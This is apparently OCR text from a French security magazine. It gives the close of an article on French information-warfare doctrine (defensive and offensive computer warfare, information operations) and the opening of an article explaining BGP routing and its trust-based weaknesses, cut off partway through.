Le *Livre blanc sur la défense et la sécurité nationale* publié en juin 2008 a introduit deux concepts majeurs : la lutte informatique défensive (dite « LID ») et la lutte informatique offensive (dite « LIO »). Certains États représentent une menace forte puisqu'ils se sont dotés de stratégies de lutte d'information (en clair se donnent les moyens d'attaque), de guerre de l'information agressive. Des attaques dissimulées ou ouvertes sont du domaine du possible. Pour faire face à ces menaces, la France change de stratégie : elle passe d'une défense passive à une défense active en profondeur, qui touche aussi bien le secteur civil que le domaine militaire.

Le rapport Romani utilise le terme « *cyberdéfense* », défini comme l'ensemble des moyens de protection contre les « *atteintes portées aux systèmes d'information susceptibles de mettre en cause la sécurité et la défense du pays* » [50].

1.2.1 La lutte informatique défensive (LID)

La défense passive consiste à mettre en place des systèmes automatiques de protection (pare-feu, antivirus). Il s'agit là d'un niveau de protection nécessaire, mais insuffisant, car contournable. La défense active consiste à mettre en place des systèmes de surveillance, à s'adapter à l'évolution des menaces. Pour cette mission, le *Livre blanc* de 2008 prévoit la création d'un centre de détection (pour surveiller les réseaux sensibles). Le rapport Romani rappelle que ce niveau de protection n'est toutefois pas non plus une garantie suffisante : malgré ce niveau de défense, le Pentagone est soumis à des attaques permanentes.

1.2.2 La lutte informatique offensive (LIO)

À la couche défensive, nécessaire mais pas suffisante, le *Livre bBlanc* de 2008 propose donc d'en ajouter une nouvelle, la « LIO », qui repose sur la conviction que désormais « *dans le domaine informatique plus que dans tout autre milieu, il faudra, pour se défendre, savoir attaquer* » [51]. Cette couche permettra sans doute de contredire l'affirmation selon laquelle « *le défenseur doit tout imaginer sans pouvoir riposter ... car il n'y a pas de légitime défense en SSI* [52] *tandis que l'attaquant s'autorise tout ce qui est possible* » [53]. Le développement de ces capacités de LIO n'est pas une invention du *Livre blanc* de 2008, puisqu'elles étaient déjà inscrites dans la Loi de Programmation Militaire 2003-2008 [54] (§2.3.2) : « *Le modèle des armées 2015 [...] inclut aussi la prise en compte de la lutte informatique, défensive et offensive* ».

La maîtrise des capacités de LIO doit assurer la supériorité dans les engagements. Les objectifs sont ambitieux : identifier les adversaires (et donc avoir les moyens de l'identification), connaître les modes opératoires des adversaires, se doter de capacités de neutralisation de l'adversaire (c'est-à-dire être en mesure de paralyser les centres d'opération adverses), appliquer des mesures de rétorsion, développer des outils spécialisés (armes numériques de réseaux notamment), et formuler une doctrine d'emploi des capacités de LIO. La doctrine devra notamment réfléchir au cadre juridique d'utilisation de ces armes nouvelles (quelles cibles sont autorisées, quelle puissance de destruction peut être déployée), aux limites d'actions de cette nouvelle capacité d'intervention extérieure (services de renseignement, militaires), et à la question de la proportionnalité des mesures de rétorsion envisageables.

1.2.3 Le développement des capacités

Le groupe « Recherche et développement », au sein de la sous-commission « prospective et technologie » de la Commission Interministérielle de la Sécurité des Systèmes d'Information (CISSI), elle-même placée sous le SGDN, a publié le 10 avril 2008 la mise à jour d'un premier rapport paru en 2006, intitulé *Orientation des travaux de recherche et de développement en matière de sécurité des systèmes d'information* [55]. De ce rapport, nous retiendrons les enjeux qui paraissent essentiels aux autorités en matière de sécurité des systèmes d'information :

- L'imputabilité des accès (qui est agresseur ?, comment remonter jusqu'à lui ?).
- Le nomadisme.
- L'évolution du paradigme de sécurité de celui de la forteresse vers celui de l'être vivant, qui veut abolir la notion de frontière.
- La maîtrise de toutes les briques qui constituent les systèmes d'information.
- La possibilité d'utilisation duale des techniques de sécurité à des fins autres que strictement défensives : « *savoir détecter de tels procédés de stéganographie ou inversement les rendre difficilement détectables sont donc les deux aspects complémentaires du glaive et de la cuirasse* » [56].

Mais, ne faut-il pas savoir comment frapper pour mieux se défendre, comment contourner pour mieux renforcer ? « *L'évaluation des méthodes pour leurrer ces dispositifs... constitue un axe d'effort majeur...* ».

1.2.4 Les interrogations sur les capacités LIO/LID

Ce projet de capacités offensives n'est pas sans poser des problèmes importants en termes de faisabilité :

- Utiliser ces capacités dans le cadre de la légitime défense ou pour appliquer des mesures de rétorsion, suivant un acte d'agression, implique de connaître précisément l'agresseur. Aujourd'hui, l'état de la technique ne le permet pas. Sur un champ de bataille l'adversaire est identifié. Quand une cyberattaque vise une infrastructure vitale, ses auteurs oublient généralement de la signer, et les hypothèses ne suffisent pas à constituer une preuve.
- Le temps de l'enquête peut être long. La légitime défense ne peut s'exercer que dans un délai court. La contrainte temporelle dans le scénario d'une agression est la même que dans une enquête relative à un acte de cybercriminalité.
- Le respect d'un principe de proportionnalité de la rétorsion ou de la riposte implique d'avoir une vision exacte de l'ampleur des dommages subis dans son propre camp par une attaque. Quelle serait la métrique de ces pertes ?
- Quels seront les impacts de l'utilisation des armes de réseaux ? Comment maîtriser les effets collatéraux par exemple ?
- La LIO suppose en premier lieu d'avoir connaissance de l'attaque. Les capacités de détection n'assurent pas de tout voir. Les attaques peuvent être très discrètes. Des machines sensibles auraient été piratées pendant des années avant que l'on ne s'en aperçoive [57]. Une coordination LID/LIO efficiente est donc essentielle.
- Si « *l'usage de la violence dans la guerre n'a jamais d'autre but que celui de produire des effets psychologiques* » [58], assertion faisant généralement référence à la violence physique, quel niveau de violence s'autorisera-t-on dans des opérations de type lutte informatique, qui leur procureraient la force nécessaire pour convaincre, terroriser ou dissuader l'adversaire ?

2. La dimension militaire de la guerre de l'information : les opérations d'information

2.1 Le temple des opérations d'information

Si dans le vocabulaire militaire français l'expression « guerre de l'information » n'apparaît pas, c'est au profit de celle d'« **opérations d'information** » (OI), sur le modèle américain et celui de la terminologie adoptée par l'OTAN. **Les OI**, fonction interarmées, **sont des opérations d'influence** et ne relèvent pas dans cette approche du domaine de la coercition, qui s'exerce strictement dans le champ physique. La doctrine française d'OI repose fortement sur la dimension psychologique, sur le pouvoir d'influence, l'objectif étant toujours de limiter autant que possible le recours à la force, limiter la violence par une résistance affaiblie, raccourcir la durée des conflits, limiter les pertes.

Les réflexions doctrinales sur les Opérations d'Information se sont engagées à la fin des années 1990. Elles consistent à transmettre un message cohérent, avoir une meilleure réactivité, c'est-à-dire doter la France d'une stratégie d'influence performante. On est tout autant sur le champ du « soft power », et peut-être davantage même, que dans celui du « hard power ».

Le 11 mars 2005 a été publié le « Concept interarmées des OI » (PIA 03.152) et le 29 mai 2006 une doctrine interarmées des OI (PIA 03.252). Les opérations d'information sont définies dans le texte du 11 mars 2005 comme un « *ensemble d'actions menées par les forces armées, défini et coordonné au plus haut niveau, visant à utiliser ou à défendre l'information, les systèmes d'information, et les processus décisionnels, en appui permanent d'une stratégie d'influence, et contribuant en opérations à l'atteinte de l'EFR* [59], *dans le respect des valeurs défendues* ». Les OI sont donc :

- Des opérations militaires.
- Des actions qui ont une finalité : perturber la volonté d'agir de l'adversaire. Ce but est poursuivi en visant deux cibles :
  - >> l'information que recueille l'adversaire, pour altérer ses connaissances ;
  - >> les capteurs de l'adversaire, pour altérer, modifier, perturber ses capacités d'acquisition de l'information.
- Des opérations s'inscrivant dans un continuum, en coordination avec l'usage de la force et des actions civilo-militaires (CIMIC [60] et COMOPS [61]).
- « des stratégies indirectes qui offrent une autre voie ou un choix complémentaire aux modes d'action fondés sur la destruction » [62].

Les composantes des opérations d'information, généralement représentées sous la forme de colonnes soutenant un temple, sont :

- **Les Opérations Militaires d'Influence (OMI)**, équivalent des opérations psychologiques (PSYOPS), sont la fonction-clef des OI.
  - >> Elles s'inscrivent dans un continuum intervention militaire – stabilisation – reconstruction et leur pertinence est d'autant plus forte que les opérations cinétiques diminuent.
  - >> Elles doivent être menées en prévention des conflits, pendant et après les conflits.
  - >> Elles s'exercent sur des info-cibles, uniquement adverses [63], qui sont des individus ou groupes d'individus dont on veut modifier les comportements, attitudes, perceptions, influencer la volonté. L'opinion publique nationale n'est pas la cible des OMI, mais de la COMOPS.
  - >> Elles reposent sur des méthodes de communication.
  - >> Elles ne sont efficaces que si elles sont en mesure de surpasser les opérations menées par l'adversaire, en mesure de vaincre les opérations de contre-psyops, si le conflit a une forte dimension idéologique, si les info-cibles fonctionnent comme de bons récepteurs et n'opposent pas de résistance par des réactions imprévisibles qui pourrait éventuellement retourner la manœuvre psychologique contre son instigateur.
- **La déception militaire**.
- **La lutte informatique**, définie dans le Glossaire interarmées de 2004 « *dans le domaine informatique, actions entreprises dans le but de paralyser les systèmes d'une adversaire, perturber les flux de transmission de données et déformer celles-ci ou en prendre connaissance* ». Ce domaine était encore il y a peu considéré comme « émergent » [64], et défini comme « *une guérilla de la guerre de l'information* » [65]. Cette tâche, au sein des armées, est « *exclusivement défensive* » [66]. La maîtrise de la défense devrait également permettre de contrer ces attaques, mais l'utilisation agressive du cyberespace apparaît délicate en raison des possibles effets collatéraux, non ou très difficilement maîtrisables, mais aussi des problèmes juridiques. Enfin, apparaît en filigranes une nouvelle vulnérabilité : celle des satellites de communication. À terme, l'espace deviendra fort probablement un espace de lutte. Il s'agit de s'y préparer. Au ministère de la Défense, le pilotage des systèmes d'information est assuré par la DGSIC [67] et la lutte informatique défensive s'appuie sur son action, reposant sur les fonctions OPVAR (organisation de veille, alerte, et réponse).

- **Les activités de protection de l'information (OPSEC/ INFOSEC)** : sécurité des opérations (protection de la force), sécurité des informations. Il faut assurer la bonne circulation de l'information au sein des forces armées, offrir une protection efficace contre les possibilités d'attaques contre les systèmes d'information, se prémunir contre les risques liés à la vulnérabilité des systèmes et des hommes
- **Attitude et comportement des forces**. Par leur comportement, les militaires véhiculent l'image de la France et sa détermination.
- **La guerre électronique**.

À ces 6 piliers, qui constituent les « domaines dédiés » des opérations d'information, s'ajoutent les **CIMIC** et **COMOPS**, constituant les « domaines associés » et la **destruction**, constituant « l'usage de la force ».

Ces 9 piliers soutiennent ainsi le fameux « temple » des opérations d'information [68].

Il n'y a pas de réelle hiérarchie des tâches entre ces piliers, qui constituent les fondations des OI. Toutefois, la dimension psychologique est majeure. Les opérations de renseignement et la stratégie d'influence appuient quant à elles les 6 piliers des OI, mais aussi le recours à la force et les opérations de type CIMIC et COMOPS.

2.2 La Numérisation de l'Espace de Bataille (NEB)

La numérisation de l'espace de bataille (NEB) s'inscrit dans le processus de mutation des armées françaises. La numérisation [69] est un facteur d'efficacité : elle permet d'accélérer le tempo des opérations et d'améliorer le cycle décisionnel [70], à condition que l'information soit maîtrisée (information de qualité). La délivrance de cette information de qualité à tous les niveaux de responsabilité et en tous lieux repose sur l'organisation d'un « système de systèmes », architecture complexe qui doit de plus être interopérable avec les systèmes des alliés. Cette étape est en cours de réalisation, et c'est encore au futur que l'on s'exprime quand il s'agit d'évoquer l'impact de cette nouvelle architecture de l'information sur les doctrines et l'organisation des états-majors [71].

2.3 L'info-valorisation

La maîtrise de l'information et son partage à tous les niveaux de manière simultanée a donné naissance au concept d'opérations info-valorisées, équivalent du concept américain de NCW (*Network Centric Warfare* – Opérations réseaux-centrées) [72]. Une maîtrise de l'information pour agir plus vite, mieux, plus efficacement, avec moins de pertes, moins d'hommes, moins de matériels engagés. Le modèle de manœuvre info-valorisée est ainsi présenté comme la solution idéale, permettant de tout intégrer, tout gérer, tout voir et connaître, apporter une connaissance qualifiée de « *forme d'intelligence* » qui « *recouvre aussi l'appréciation du strict niveau de létalité nécessaire* » [73].

L'info-valorisation a été définie comme l'un des trois concepts fondamentaux structurant les FTF – Forces Terrestres Futures (info-valorisation, polyvalence opérationnelle, synergie des effets) : « *L'info-valorisation vise une exploitation optimale des ressources informationnelles que permettent les nouvelles technologies de l'information et de la communication (NTIC)* » [74].

2.4 Quelques opinions militaires

Si les évolutions, faute de révolution, peuvent être inscrites dans des textes officiels et des doctrines, elles se font avant tout avec les hommes, leurs convictions et leur approbation. Or, si le processus de numérisation est en cours, prudence, réticence et résistances sont souvent de mise face à la course technologique et à la tentation de succomber à l'influence de la doctrine américaine.

Ainsi, sur le concept de NCW, le général Vincent Desportes écrit-il : « *Est née dans le rêve de la RMA [...] cette idée que la guerre, la vraie, devait être désormais « réseau-centrée » [...] ces opérations en réseau devaient permettre de concrétiser le mythe de la guerre rapide [...] Cette évolution techniciste beaucoup plus fondée sur l'émerveillement des capacités nouvelles que sur l'observation de la conflictualité, allait vite montrer ses limites [...] les Britanniques [...] ont abandonné l'idée même de NCW pour remettre la technologie à sa place et parler de NEC, pour Network Enabled Capacities [...] Après une première phase d'émerveillement devant la NCW, la doctrine française a heureusement suivi la voie anglaise et adopté pour sa part le néologisme bien laid mais beaucoup plus réaliste 'd'infovalorisation'* » [75].

S'il y a réticence ou forte prudence au sein de l'armée, c'est en partie parce que :

- Les chefs se méfient des chimères [76] : « *la place prépondérante des systèmes d'information et de communications et l'usage de l'information dématérialisée ne doivent pas nous entraîner dans le piège du virtuel, totalement déconnecté de la réalité* » [77].
- Les chefs se méfient des nouvelles technologies : « *Pendant un certain temps, l'innovation reste un corps étranger qui perturbe un équilibre existant* » [78]. Il ne faut pas céder à « *l'illusion technologique* », à la « *fascination du nouveau gadget et la tentation pour les technophiles de l'exploiter au maximum de ses possibilités* » [79].
- Parce que les chefs ne perçoivent pas toujours l'intérêt de la numérisation, de la virtualisation, de l'informatisation et des théories qui ont été développées sur leur base :

>> En quoi les NTIC [80] vont-elles éviter aux chefs de reproduire les erreurs qu'ils reproduisent systématiquement depuis des siècles, et si ce n'est de les éviter, au moins d'en commettre moins ?

>> Comment les NTIC vont-elles leur permettre de comprendre et d'agir [81] (pas l'un sans l'autre surtout) ?

>> Comment pourra-t-on échapper à la fragilisation née de la dépendance des acteurs aux systèmes d'information ? Les attaques contre l'Estonie sont souvent prises pour exemple de la vulnérabilité et de la dépendance [82]. Les systèmes sont soumis au risque d'attaques : exemple des cyberattaques contre les sites de l'OTAN et les machines du département de la Défense américain préparant l'offensive au Kosovo, en mai 1999 [83].

>> Une armée doit être renforcée et non affaiblie par l'introduction de maillons faibles.

- Parce que les doctrines américaines ne peuvent pas faire l'objet d'un simple copier-coller vers le modèle français. Le concept de NCW a fait l'objet de nombreuses interrogations et regards critiques.
- Parce que les systèmes ne concrétisent pas toujours tous les espoirs portés en eux et sur le terrain opérationnel la « maîtrise de l'espace informationnel » n'assure pas pour autant la fluidité et le succès des opérations :

>> On a placé dans les NTIC l'espoir de voir l'ennemi sans être vu, de le voir et frapper au-delà de l'horizon, etc. Mais, sur le terrain, le suivi des forces ennemies semble fonctionner toujours moins bien que le suivi de ses propres forces.

>> Les systèmes permettent d'accéder à toujours plus d'information, toujours plus vite. Mais, il faut gérer les différents tempos : un ordre peut être donné, transmis et reçu avec des délais très courts. La réalisation de l'ordre n'en sera pas pour autant toujours accélérée.

>> Nombre de technologies de communication sont relativement inefficaces aujourd'hui sur le terrain des guérillas en milieu urbain.

>> Les capacités offertes par les NTIC permettent de produire toujours plus de documents, et donc d'alourdir les processus, le ralentir : « *un bataillon de la Wechmacht mettait environ 30 minutes pour concevoir et disséminer un ordre. En 1994, la 3° Division britannique estimait à 12 heures la durée nécessaire à la production d'un ordre d'opération* » [84].

>> « *L'augmentation des capacités d'acquisition et de traitement n'a pas réduit proportionnellement les incertitudes du champ de bataille puisqu'elle a créé d'autres besoins par ailleurs* » [85].


« *La transformation dans les armées passe également par la 'furie du tout technologique' de la fin du XXème siècle et du début du XXIème siècle ... Heureusement nous avons su raison garder* » [86].

Conclusion

La doctrine française de guerre de l'information est donc essentiellement contenue dans le concept militaire « d'opérations d'information ». Mais, aux colonnes du temple militaire, on pourrait sans doute adjoindre les approches civiles (maîtrise de l'information économique, des médias, LIO/LID, lutte contre la cybercriminalité) pour construire un continuum civil-militaire de protection de l'espace informationnel. La France dans cette approche reste quoi qu'il en soit fidèle à sa position défensive. Mais, on sent, malgré tout, toute la difficulté qu'éprouve un État de droit à se protéger et se défendre sans commettre les mêmes actes que ses agresseurs, devant affronter des difficultés nouvelles comme l'invisibilité des agresseurs, l'absence d'ennemi désigné, le contournement permanent par les agresseurs des quelques forteresses de sécurité édifiées. La stratégie de lutte informatique saurait-elle s'inscrire dans la stratégie de dissuasion de la France, comme l'avance le sénateur Romani [87] ? Modérons cet argument, la dissuasion ne fonctionnant qu'à une condition : que l'adversaire soit conscient et convaincu des risques qu'il court. L'agresseur de l'espace informationnel court-il des risques ? Quoi qu'il en soit, le message du dernier *Livre blanc* semble clair : doctrine de guerre de l'information ou non, elle est prête à en découdre pour défendre son espace informationnel. Peut-être lui faudrait-il alors affiner son modèle. Car, malgré les résistances, réticences et critiques vis-à-vis de la pensée américaine, le modèle français a du mal à se démarquer et masquer ses références : les colonnes du temple ressemblent encore beaucoup à l'empilement des briques de Libicki. ■

Références

Les références de cet article sont disponibles sur **miscmag.com/ref42**.



Anthony Lambert – anth.lambert@gmail.com
Sarah Nataf – sarah.nataf@gmail.com

APERÇU DE L'INFRASTRUCTURE BGP

mots-clés : Internet / routage / BGP

Le succès des réseaux IP, et de l'Internet en particulier, n'est plus à démontrer. Les réseaux IP sont devenus en quelques années le support de transport universel des services de télécommunication, que ce soit pour la voix, la vidéo ou en passant par des services plus classiques (web, mail, etc.).

Toutefois, force est de constater que certains fondements du réseau restent obscurs tant aux néophytes qu'à bon nombre de professionnels des réseaux entreprise ou voix. Cela est particulièrement vrai en ce qui concerne l'Internet et son protocole de routage BGP (Border Gateway Protocol).

Qu'en est-il vraiment de l'infrastructure BGP, de sa sécurité et dans quelle mesure est-il possible de surveiller les annonces de routage dans l'Internet ? Voilà autant de questions auxquelles cet article apporte (nous l'espérons du moins) un début de réponse.

1. BGP et l'échange des informations de routage dans l'Internet

Pour réaliser une communication entre deux hôtes dans l'Internet, l'un des processus majeurs est l'acheminement des paquets IP entre les machines. Ce processus se fait de proche en proche via des équipements dédiés : les routeurs IP. Afin que chaque paquet atteigne sa destination, un routeur doit être à même de déterminer le « prochain bond », c'est-à-dire le routeur voisin à qui transmettre le paquet. Pour ce faire, chaque routeur effectue cette résolution en interrogeant sa table de routage sur l'adresse destination du paquet. La construction des tables de routage est donc le nerf de la guerre, d'une part, de la connectivité [1] et, d'autre part, de l'accessibilité [2] totale du réseau.




Figure 1 : Acheminement de paquets IP entre deux hôtes

Pour déployer des réseaux IP de grande taille, il n'est plus possible de reposer sur un routage statique, bien trop compliqué à mettre en place. Afin donc de construire leurs tables de routage, les routeurs s'échangent dynamiquement de l'information concernant les préfixes (plages d'adresses réseau) qu'ils savent joindre. Le format et les modalités d'échange doivent être formalisés : c'est le rôle du protocole de routage.

À ses origines, Internet était un réseau unifié, tous les routeurs implémentaient un même protocole de routage : GGP (*Gateway to Gateway Protocol*). Mais, avec l'augmentation du nombre de réseaux et d'équipements connectés, un double problème a rapidement émergé :

- L'efficacité face au passage à l'échelle : le protocole de routage se doit de faire face d'une part à l'augmentation de la taille des tables de routage et de la fréquence des événements de mise à jour, en conservant un temps de convergence [3] du réseau acceptable.
- L'expressivité limitée des politiques de routages disponibles sur un routeur : les acteurs du réseau se diversifiaient, plus de contrôle sur le trafic et les chemins qu'il empruntait devenait nécessaire.

La solution fût l'ajout d'un niveau hiérarchique de routage supplémentaire dans l'Internet. Les différents réseaux furent regroupés au sein d'entités responsables de l'exploitation appelées « systèmes autonomes » (AS), et identifiées de manière unique par un numéro d'AS. Au sein de chaque AS, la mainmise administrative est totale et les décisions sont unilatérales : l'administrateur décline une politique de routage sur chacun de ses routeurs pour réaliser l'ingénierie de trafic. Mais, pour maintenir la connectivité et l'accessibilité totale, les AS doivent s'interconnecter et échanger de l'information sur les moyens de joindre les réseaux dont ils sont responsables. Cette interconnexion est réalisée au moyen de routeurs spécialisés implémentant actuellement le protocole BGP-4 (*Border Gateway Protocol*), défini dans la norme [RFC4271].

BGP est un protocole incrémental à vecteurs de chemins. Pour chaque préfixe *p* accessible, un routeur annonce à tout ou partie de ses voisins son meilleur chemin pour joindre *p*. Dès qu'un routeur détecte une modification sur l'un de ses meilleurs chemins, il calcule un nouveau meilleur chemin et l'annonce à ses voisins (protocole incrémental). Les routeurs s'annoncent la séquence des AS à traverser pour joindre une destination (protocole à vecteurs de chemins).

Notons que les connexions établies entre des routeurs BGP appartenant au même AS sont appelées « internes » ou « iBGP », et celles établies entre deux routeurs BGP appartenant à des AS distincts sont appelées « externes » ou « eBGP ». Les systèmes autonomes s'interconnectent donc par le biais de sessions eBGP. Mais, ces interconnexions ne sont pas le fruit du hasard.




Figure 2 : Échange d'informations de routage entre routeurs BGP

En effet, il existe une pluralité d'acteurs responsables d'AS (voir tableau 1, page suivante) : universités, entreprises, services gouvernementaux, fournisseurs d'accès, fournisseurs de services, opérateurs, etc. (cf. tableau 1 pour quelques exemples d'acteurs de l'interconnexion IP en France.). En conséquence, l'interconnexion se fait selon des contrats à dominantes économiques parmi lesquels on trouve principalement :

- L'accord de type Client/Fournisseur : sous cet accord, le client paie pour le trafic entrant et sortant (c'est-à-dire qu'il paie pour obtenir l'accessibilité et la connectivité).
- L'accord de type Peer : sous cet accord, les deux AS connectés échangent gratuitement le trafic à destination de leurs clients respectifs.




Figure 3 : Accords et monétarisation du trafic entre AS

Supposons maintenant qu'un routeur BGP dispose de plusieurs chemins pour une même destination. Il lui faut élire un meilleur chemin parmi ceux annoncés qui est le chemin à emprunter pour acheminer le trafic et à ré-annoncer à ses voisins.

Type d'acteur	Société	Numéro de l'AS administré
Fournisseurs de Transit (internationaux)	France Télécom (France)	5511
	Global Crossing Ltd. (États-Unis)	3549
	Verizon (États-Unis)	702
	Level 3 Communications (États-Unis)	3356
Fournisseurs de Transit (nationaux)	NEO (France)	8218
	LAMBDANET (Allemagne)	13237
Fournisseurs d'accès	France Télécom (France)	3215
	Neuf Cegetel (France)	15557
Fournisseurs de contenu	Dailymotion (France)	41690
	OVH (France)	16276

Tableau 1 : Exemples d'acteurs de l'interconnexion IP en France et AS administrés

Les critères qui entrent en jeu pour la prise de décision sont pour partie transportés sous la forme d'attributs dans les messages de mise à jour, et pour partie configurés sur les routeurs.

Le premier critère examiné est le LOCAL_PREF. Cet attribut est configuré sur un routeur BGP frontière de l'AS et rajouté dans les routes BGP qu'il transmet à ses voisins iBGP internes à l'AS. Cet attribut renseigne le routeur sur l'intérêt (souvent économique) à passer par tel ou tel voisin. Ainsi, par exemple, s'il a le choix, un routeur privilégie tout d'abord un AS client, car le client paie pour le trafic reçu et envoyé, puis un AS peer (le trafic échangé ne coûte rien si ce n'est la consommation de ressources réseau) et finalement un AS fournisseur (que l'on paie).

Le second attribut examiné est transporté dans les messages : il s'agit de l'AS_PATH qui représente la séquence des AS par lesquels l'information de routage a transité. Lorsqu'un routeur BGP annonce une information de routage à destination d'un pair eBGP (donc d'un autre AS), il ajoute son propre numéro d'AS à la séquence d'AS_PATH. Cela permet d'éviter les boucles de routage. À LOCAL_PREF égaux, un routeur choisira le chemin dont l'AS_PATH est le plus court ; il s'agit alors de minimiser les distances inter-domaines à franchir pour joindre la destination.

Une technique couramment utilisée en ingénierie de trafic consiste à ajouter plusieurs fois son numéro d'AS à l'AS_PATH. Cette technique appelée « *prepending* » permet ainsi d'augmenter la taille de l'attribut AS_PATH et donc de déprécier le chemin correspondant. Cette technique est souvent utilisée dans le cas d'un client connecté à plusieurs fournisseurs afin de favoriser l'écoulement de son trafic par l'un de ses fournisseurs (fournisseur primaire), les autres étant utilisés en *backup* en cas de problème sur le lien primaire.

Viennent ensuite plusieurs attributs caractérisant plutôt la façon dont le trafic est transporté à l'intérieur de l'AS. Bien que l'objectif de l'administrateur de l'AS puisse varier, il s'agit généralement de minimiser l'utilisation des ressources réseau de l'AS et donc de sortir au plus tôt (principe dit « de la patate chaude »).




Figure 4 : Attributs des chemins BGP et fonction objectif

La notion de plus court chemin dans BGP est donc complexe, car la métrique n'est pas unique et dépend de chaque politique à l'intérieur de l'AS.

En plus de la configuration des différents attributs eux-mêmes, un ensemble d'actions peuvent être définies au niveau des routeurs pour implémenter la politique de routage de l'AS. Notons parmi les listes de filtrage :

- les listes de préfixes : pour filtrer en import ou en export des annonces de préfixes en provenance ou à destination d'un voisin donné ;
- les listes de communautés : une communauté est un attribut permettant de marquer des routes devant subir un même traitement (filtrage, modification d'attributs, ...) ;
- les listes de contrôle d'AS_PATH : pour filtrer des annonces en fonction des AS présents dans l'attribut AS_PATH.

Chaque terme des politiques de routage est ensuite configuré pour filtrer des routes par rapport à un ensemble d'attributs ou pour modifier des attributs des annonces qui vérifient certaines clauses.

En résumé, le traitement d'une annonce BGP par un routeur peut être décrit comme suit : suite à la réception d'une route

en provenance d'un voisin BGP, il y a acceptation ou rejet de la route selon la politique d'import. Cette route est ensuite stockée dans une table dédiée, l'Adj-RIB-in (il existe une Adj-RIB-in par voisin). Les attributs sont traités et éventuellement modifiés de la route selon la politique d'import. C'est alors qu'est appliqué le processus de décision BGP ; cet algorithme détermine quelle est la meilleure route pour chaque préfixe concerné par l'UPDATE BGP. Cette meilleure route étant installée dans la table de routage BGP, la Loc-RIB (globale au routeur) [4].

Ensuite, pour chaque voisin BGP, la politique d'export est appliquée sur la meilleure route pour décider si elle peut être annoncée au voisin en question. Si cela est configuré, l'agrégation de plusieurs routes en une seule est effectuée à cette étape, toujours selon la politique de routage. L'annonce est alors stockée dans une table dédiée, l'Adj-RIB-out (il existe une Adj-RIB-out par voisin). Enfin, si l'Adj-RIB-out a changé, le routeur envoie un *update* BGP vers son voisin.

En parallèle, si la meilleure route a changé, le routeur réécrit l'entrée dans la table de transfert (FIB ou *Forwarding Information Base*) ou redistribue la route vers un autre protocole de routage (par exemple un IGP).

Aujourd'hui, plus de 29000 systèmes autonomes composent l'Internet. Les considérations économiques jouent un rôle moteur dans l'établissement des chemins inter-domaines. Les motifs d'interconnexion sont maintenus secrets pour d'évidentes raisons stratégiques et économiques.

2. Fragilité de l'infrastructure BGP

Différents facteurs contribuent à l'apparition de limitations et de vulnérabilités dans le routage Internet :

- Le routage BGP est basé sur la confiance : à partir du moment où deux AS sont interconnectés, ils peuvent a priori s'annoncer tout et n'importe quoi. Il n'y a aucun moyen de vérifier la véracité d'une annonce. Par exemple, il n'existe aucune association certifiée entre des préfixes et les AS originant ces préfixes. Les opérateurs se contentent bien souvent de vérifier uniquement que leurs clients n'annoncent pas plus d'un certain nombre de préfixes [5], limite définie dans le contrat d'interconnexion.
